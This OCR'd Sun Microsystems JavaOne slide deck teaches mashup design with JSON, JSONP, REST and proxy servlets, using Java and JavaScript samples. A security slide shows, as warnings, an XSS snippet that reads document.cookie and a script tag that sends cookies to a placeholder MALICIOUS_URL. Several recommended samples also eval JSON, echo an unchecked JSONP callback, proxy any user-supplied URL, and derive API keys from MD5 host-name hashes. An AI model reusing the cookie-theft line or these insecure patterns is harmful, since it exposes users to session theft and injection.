# *BluePrints for Mashups: Practical Strategies, Tips, and Code for Designing and Building Mashups*

**Mark Basler, Sean Brydon, Greg Murray**

Java
Sun Microsystems, Inc.
http://java.sun.com/blueprints

TS-6676


# Goal of This Talk

Learn how to design and build web applications that mashup with other sites and services and how to build your own widgets and services so others can mashup with your applications.

# Java™ BluePrints Program at Sun Microsystems

- Programming Model, Guidelines, Patterns
  - http://blueprints.dev.java.net/
- Open-Source BSD License Projects
- Projects:
  - Java Pet Store Demo 2.0, for Ajax and *Web 2.0*
  - Java BluePrints Solutions Catalog
  - Java Adventure Builder Reference





# Pet Store Example as Common Requirements for Apps

- Use REST service APIs
  - Yahoo Geocoder service, BluePrints java.net RSS feed
- Use JavaScript™ technology Libraries
  - Google Maps
- Expose its own data as a REST service
- Provide a JavaScript technology API library to its services
- Plus provide its own web pages which access its own data
- Combine

# Agenda

**Key Concepts and Strategies**

Server-Side Proxy Strategy

Building a Service

Client-Side Mashups

Summary

# Design Considerations

- Security Issues
  - HTTPS
  - Server of origin, same domain policy
  - Keys, Tokens, authentication
- REST vs. SOAP
  - Not transactional or other integration qualities, etc.
  - Light-weight
- Data format of messages exchanged
  - XML and JSON
  - Not SOAP
- Favor the Browser, JavaScript technology is first-class citizen

# Mashup Strategies

- Offering a service
  - REST web service
  - Client-side JavaScript technology API libraries
    - More flexible, full API, helper objects, exceptions, etc.
  - Client-side Gadget/Widget
    - Constrained, but simple to use as just copy snippet
- Using Proxy Style
  - Client-->Your web server --> mashup service
- Using client-side cross-site scripting
- Combo

# XML and RSS/Atom

- XML still important!
- RSS/ATOM are key technologies
  - More than just news and blogs
  - Data exchange
- But for some use cases is XML too much?
  - Not fun to parse on browser, would be nice for Ajax clients if it was JavaScript technology as message
  - Extra stuff for simple messages

# JSON

- Lightweight data-interchange
  - Simple structure and format
  - Textual
- Easier to parse than XML
  - Ideal for Ajax clients
  - One line,  var s = eval(some_JSON);
- Useful for public APIs also
  - Portable and language independent
- Example object, { “id”: 5 , “name”: “bob” }

# JSON Sample

```
[ { "id":"CATS",
    "description":"Loves Chasing mice.",
    "products":
    [ { "id":"feline01",
        “product_number” : 57,
        "name":"Hairy Cat",
        "description":"Fun if you like grooming",
        "imageURL":"cat1.gif" },
      { "id":"feline02",
        "name":"Groomed Cat",
        "description":"Keeps you away from the vacuum",
        "imageURL":"cat2.gif"}
    ]
  },
  { "id":"DOGS",
      ...
  }
}]
```

# JSON Description

- Structure and format
  - Values, numbers, strings, objects{}, arrays[]
- Escape a few characters
  - Quotation marks, backslash, slash, and the control charaters such as line feed, backspace, tab
- MIME type
    - response.setContentType("application/json;charset=UTF-8")
- JSONP
  - Client appends callback name as parameter on request
    - http://localhost:8080/petstore/catalog?jsonp=myfunction
  - Response pads JSON with myfunction(json inside)
  - Client uses jsonp function for XmlHttpRequest callback

# REpresentational State Transfer (REST) Style Architecture

- Resources
  - Identified by a URI
- Methods
  - Such as GET, POST, PUT, DELETE
- Representations
  - Embody state
- RPC vs. REST
  - Few Endpoints, many methods
  - Many resources, few fixed methods

# REpresentational State Transfer (REST) Style Architecture (Cont.)

- URL conventions
  - /petstore/catalog/dogs?id=id-gs54 --> /petstore/catalog/dogs/id-gs54
  - http://localhost:8080/petstore/catalog/categories?format=json
- Technology choices for a service
  - Servlet based
  - Java APIs for XML Web Services (JAX-WS) XML/HTTP binding(non-SOAP)
  - JSR 311: Java API for RESTful Web Services
    - Simplify coding
    - Encourages proper REST style

JSR = Java Specification Request

# Agenda

Key Concepts and Strategies

**Server-Side Proxy Strategy**

Building a Service

Client-Side Mashups

Summary

# Mashup Strategies: Client-Side Mashup


- Server of origin policy
  - Cannot just XMLHttpRequest from page
- Script is loaded from third party
- Client request fetches page which includes Google JavaScript technology
- Third-party code is executed in Client

```
<script type="text/javascript"
src="http://maps.google.com/maps?file=api&v=1&key=ABI...">
</script>
<script type="text/javascript"
            src="/petstore/faces//mapviewer/script.js">
</script>
```

# Server-Side Proxy Mashup

- Client uses server to mediate with service
  - Work is moved to web server code
- Examples: yahoo geocoder service, RSS feed
- Avoid Server of Origin Security Policy
- Why?
  - Mitigate slow response from mashup site
  - Server pre-processes data
  - Read RSS feed, similar to a datasource
  - Parse big document
  - Return as JSON for View Data

# Server-Side Proxy Style Mashup



# Code Sample

```
String applicationId = URLEncoder.encode(APP_ID, "ISO-
8859-1");;
StringBuffer sb = new StringBuffer(SERVICE_URL);
sb.append("?appid=");
sb.append(applicationId);
sb.append("&location=");
sb.append(location);
Document document = parseResponse(sb.toString());
return convertResults(document);

//parse response method snippet
DocumentBuilder db =
DocumentBuilderFactory.newInstance().newDocumentBuilder();
InputStream stream = new URL(url).openStream();
return db.parse(stream);
```

# Some Benefits

- Avoid Server of Origin Security Policy
- Security burden shifted to server
  - Authentication/ Tokens or HTTPS at endpoint
- Easy to do with Java libraries on server side
  - JAX-WS API, Rome, parsers, etc.
- Caching, especially Application-Scoped Data
- Message Data manipulation
  - Format, trim content, pre-process, combine
- Concurrency (Ajax has limits)

# Agenda

Key Concepts and Strategies

Server-Side Proxy Strategy

**Building a Service**

Client-Side Mashups

Summary

# DEMO

## Building a service

# Building a REST Service

- Why REST?
- RSS/Atom
- Error Handling
- Technology Choices for REST Endpoint
  - REST API (JSR)
  - JAX-WS API non-SOAP binding
  - Build it, using Java Platform, Enterprise Edition (Java EE platform) Web Components
- Type Choices on parameters and return values
  - XML, JSON, etc.
- Description Artifacts?
  - Try WADL

# Code Sample

```
public void generateResponse(HttpServletRequest request,
HttpServletResponse response) throws ServletException,
IOException {

response.setContentType("application/jsonrequest;charset=U
TF-8");
PrintWriter out = response.getWriter();

RssFeedHandler rfHandler = new RssFeedHandler(context);
tring url=request.getParameter("url");
String itemCount=request.getParameter("itemCount");
String json = rfHandler.getRssfeed(url, itemCount);
out.write(json);
out.flush();
}
```

# Service Content Types

- XML
- HTML
- JSON
- Text

# Service Options

- JSON
- JSONP
- XML

# Writing Content

```
if ("jsonp".equals(format)) {
  response.setContentType("text/javascript");
  String lcallback = request.getParameter("callback");
  String format = request.getParameter("format");
  if (lcallback == null) lcallback = "callback";
    response.getWriter().write(lcallback +
    "(eval(\"(" + jsonContent.replace("\n", "") +
    ")\"));");
  return;
} else if ("json".equals(format)) {
  response.setContentType("text/json");
  response.getWriter().write(jsonContent);
  return;
} else {
  response.setContentType("text/xml");
  response.getWriter().write(xmlContent);
}
```

# When to Use

- JSON
  - Same domain
- JSONP –
  - Inside or Outside of domain
  - Portal environments
- XML
  - Outside domain
  - Non JavaScript technology-centric Clients

# Securing Your Services

- Token
- Session based/Hash
- URL based—API key
- Content Type using Authentication

# Token Sample

```
{"xhp": {
 "version": "1.1",
 "services": [
 {"id": "yahoogeocoder",
  "url":"http://api.local.yahoo.com/MapsService/V1/geocode",
  "apikey" : "appid=jmaki-key",
  "xslStyleSheet": "yahoo-geocoder.xsl",
  "defaultURLParams": "location=santa+clara,+ca"
  }
  ]
}
```

# Token Sample

```
if (services.has(serviceKey)) {
    JSONObject service = services.getJSONObject(serviceKey);
    // defaults
    if (urlParams == null && service.has("defaultURLParams")) {
        urlParams = service.getString("defaultURLParams");
    }
    String serviceURL = service.getString("url");
    // build the URL
    if (serviceURL.indexOf("?") == -1){
        serviceURL += "?";
    } else {
        serviceURL += "&";
    }
    String apikey = "";
    if (service.has("apikey")) apikey = service.getString("apikey");
    urlString = serviceURL + apikey +  "&" + urlParams;
    if (service.has("xslStyleSheet")) {
        xslURLString = service.getString("xslStyleSheet");
    }
}
```

# Session Sample

```
if (requireSession) {
  // check to see if there was a session created before
  // if not assume it was from another domain
  HttpSession session = req.getSession(false);
  if (session == null) {
     res.setStatus(HttpServletResponse.SC_FORBIDDEN);
     return;
  }
}
```

# API Keys

- Generate API keys
  - Use to restrict / limit access
  - Track usage
- Use one-way hash
  - Hash is used to track the service
  - Hash is generated from a URL (user provided)
  - Host name mapped against the hash for access

# MD5 Hash Generator

```
private String generateHash(String key) {
  // reset the MessageDigest
  md.reset();
  md.update(key.getBytes());
  byte[] bytes = md.digest();
  // buffer to write the md5 hash to
  StringBuffer buff = new StringBuffer();
  for (int l=0;l< bytes.length;l++) {
    String hx = Integer.toHexString(0xFF & bytes[l]);
   // make sure the hex string is correct if 1 character
   if(hx.length() == 1) buff.append("0");
   buff.append(hx);
  }
  return buff.toString();
}
```

# Test Hash Against Host Name

```
private boolean testAPIKey(HttpServletRequest req,
                           String apiKey) {
    String host = req.getScheme() + "://" +
                  req.getServerName();
    int port = req.getServerPort();
    if (port != 80) host += ":" + port;
    host += "/";
   // need to consider https here
   if (!host.startsWith("http")) host = "http://" + host;
   // get the key for the host used by the request
   String hostKey = generateHash(host);
   if (apiKey != null) return hostKey.equals(apiKey);
   else return false;
}
```

# DEMO

Mapping a service to a widget

# Agenda

Key Concepts and Strategies

Server-Side Proxy Strategy

Building a Service

**Client-Side Mashups**

Summary

# Client-Side Mashups Overview

- Client-centric technology
- XMLHttpRequest vs. dynamic script tags
- Pros
  - Easy to add exported functionality
  - Don’t need a custom server-side component
  - Don’t incur network latency twice
  - Don’t need a custom browser plug-in
- Cons
  - Must trust provider
  - API can change
  - What are they doing with the data?

# JavaScript Technology Conventions Review

- Use a name space
- Use CSS for customization
- Don’t add to the prototype of common objects
- DOM vs. the innerHTML property
  - DOM creation differs on IE
  - innerHTML offers easier cross-platform development
  - innerHTML handles embedded HTML
  - innerHTML simpler to create/maintain

# Components in Client-Side Mashup Library

- Create a server-side service
- Create a client-side JavaScript technology file
- Should create a client-side CSS file
- Should document the API
- Should create simple examples


# Creating a Client-Side Mashup

Java BluePrint's Pet Store Category: Hairy Cat

| Pet Image | Name & Description | Price ($) |
|---|---|---|
|  | Smelly Cat<br>A great pet with its own song to sing with your fiends. "Smelly cat, Smelly cat ..." Need an excuse for that funky odor in your house? Smelly cat is the answer. | $307.80 |
|  | Saber Cat<br>A great watch pet. Want to keep your roommates from stealing the beer from your refrigerator? This big-toothed crazy cat is better than a watchdog. Just place him on top of the refrigerator and watch him pounce when so-called friends try to sneak a beer. This cat is great fun at parties. | $307.90 |

<< PREVIOUS NEXT >>

# Sequence for Client-Side Mashup



# Default Use Case for the Client-Side Mashup Library

```
<html>
   <head>
      <link rel="stylesheet" type="text/css" href=
          "http://HOST_URL/petstore/bp_petstorelist.css"></link>
      <script type="text/javascript" src=
          "http://HOST_URL/petstore/bp_petstorelist.js"></script>
      <script type="text/javascript">
         var petstoreList;
         function init() {
            petstoreList=new bpui.petstoreList.createPetstoreList("petstoreListDiv", 2);
         }
      </script>
   </head>
   <body onload="init()">
      <div id="petstoreListDiv"></div>
   </body>
</html>
```

# Client-Side JavaScript Technology Code

JavaScript to create dynamic script tag to load pet data from service

```
bodyTag=document.getElementsByTagName("body")[0];

scriptx=document.createElement("script");
scriptx.setAttribute("type", "text/javascript");
scriptx.setAttribute("src",
    "http://localhost:8080/petstore/catalog?command=items&pid=" +
     bpui.petstoreList.category + "&start=0&length=" +
     bpui.petstoreList.numberPerPage +
     "&format=jsonp&callback=bpui.petstoreList.populateData");

    bodyTag.appendChild(scriptx);
```

Dynamically created script tag in web page:

```
<script type="text/javascript"
src="http://localhost:8080/petstore/catalog?command=items&pid=feline01&start=0&lengt
h=2&format=jsonp&callback=bpui.petstoreList.populateData">
</script>
```

# Server-Side Java Code

```
if(format.toLowerCase().equals("jsonp")) {
    response.setContentType("text/javascript;charset=UTF-8");
    // set default callback function
    String functionName="bpui.petstoreList.populateData";
    if(callback != null && callback.length() > 0) {
        functionName=callback;
    }
    ...
    sb.append(functionName + "([");
    for (Item i : items) {
        sb.append("{\"productID\":\"" +
            PetstoreUtil.encodeJSONString(i.getProductID()) + "\",");
        sb.append("\"itemID\":\"" + PetstoreUtil.encodeJSONString(i.getItemID()) + "\",");
        sb.append("\"name\":\"" + PetstoreUtil.encodeJSONString(i.getName()) + "\",");
        sb.append("}");
        ...
    }
    sb.append("])");
    response.getWriter().println(sb.toString());
}
```

# Server-Side JSONP Response

Server-side response sent to script's request

bpui.petstoreList.populateData([{"productID":"feline01", "itemID":"13", "name":"Smelly Cat", "description":"A great pet with its own song to sing with your fiends. \\"Smelly cat, Smelly cat ...\\" Need an excuse for that funky odor in your house? Smelly cat is the answer.", "price":"307.80", "imageThumbURL":"images/monique-s.jpg", "imageURL":"images/monique.jpg"}, {"productID":"feline01", "itemID":"14", "name":"Saber Cat", "description":"A great watch pet. Want to keep your roommates from stealing the beer from your refrigerator? This big-toothed crazy cat is better than a watchdog. Just place him on top of the refrigerator and watch him pounce when so-called friends try to sneak a beer. This cat is great fun at parties.", "price":"307.90", "imageThumbURL":"images/olie-s.jpg", "imageURL":"images/olie.jpg"}])

# Client-Side JavaScript Updating View

```
bpui.petstoreList.populateData=function(datax) {
var targetDiv=document.getElementById("bpui.petstoreList.dataDiv");
tablex="<table class='bpui_petstorelist_table'>";
...
// loop through product results
for(ii=0; ii < datax.length; ii++) {
    // add row
    tablex += "<tr class='bpui_petstorelist_row'><td class='bpui_petstorelist_cell'>";
    tablex += "<a class='bpui_petstorelist_image'>";
    tablex += "<img src='IMAGE_URL'/></a>";
    ...
    // add product price
    tablex += "<span class='bpui_petstorelist_price'>\$" + datax[ii].price + "</span><br/>";
    tablex += "</td></tr>";
    ...
}
tablex += "</table>";
targetDiv.innerHTML=tablex;
}
```

# Security Concerns

Using the innerHTML property

```
<span onmouseover='alert(document.cookie);'>Data</span>
```

- Using JSONP from third-party sources

```
bodyTag=document.getElementsByTagName("body")[0];
scriptx=document.createElement("script");
scriptx.setAttribute("type", "text/javascript");
scriptx.setAttribute("src", "MALICIOUS_URL?cookies=" +
    escape(document.cookie));
bodyTag.appendChild(scriptx);
```

# Security Concerns (Cont.)

- Don’t change state with a HTTP GET
- Add security token to forms
- Don’t use just cookies to validate the user

- When rendering query string data, verify it
- All other web security best practices still apply

# Agenda

Key Concepts and Strategies
Server-Side Proxy Strategy
Building a Service
Client-Side Mashups
**Summary**

# Summary

- Consider JSON for data interchange
- Strive for a RESTful design
- Access services using server-side proxy strategy
- Build a service so others can mash up to your site can be mashed
- Provide a Client-side JavaScript technology Library to make it easier to use
- Consider providing gadgets as well
- Mashups add security challenges, but all other web security best practices still apply

# Q&A

Mark.Basler@sun.com
Sean.Brydon@sun.comGregory.Murray@sun.com

# *BluePrints for Mashups: Practical Strategies, Tips, and Code for Designing and Building Mashups*

**Mark Basler, Sean Brydon, Greg Murray**

Java
Sun Microsystems, Inc.
http://java.sun.com/blueprints

TS-6676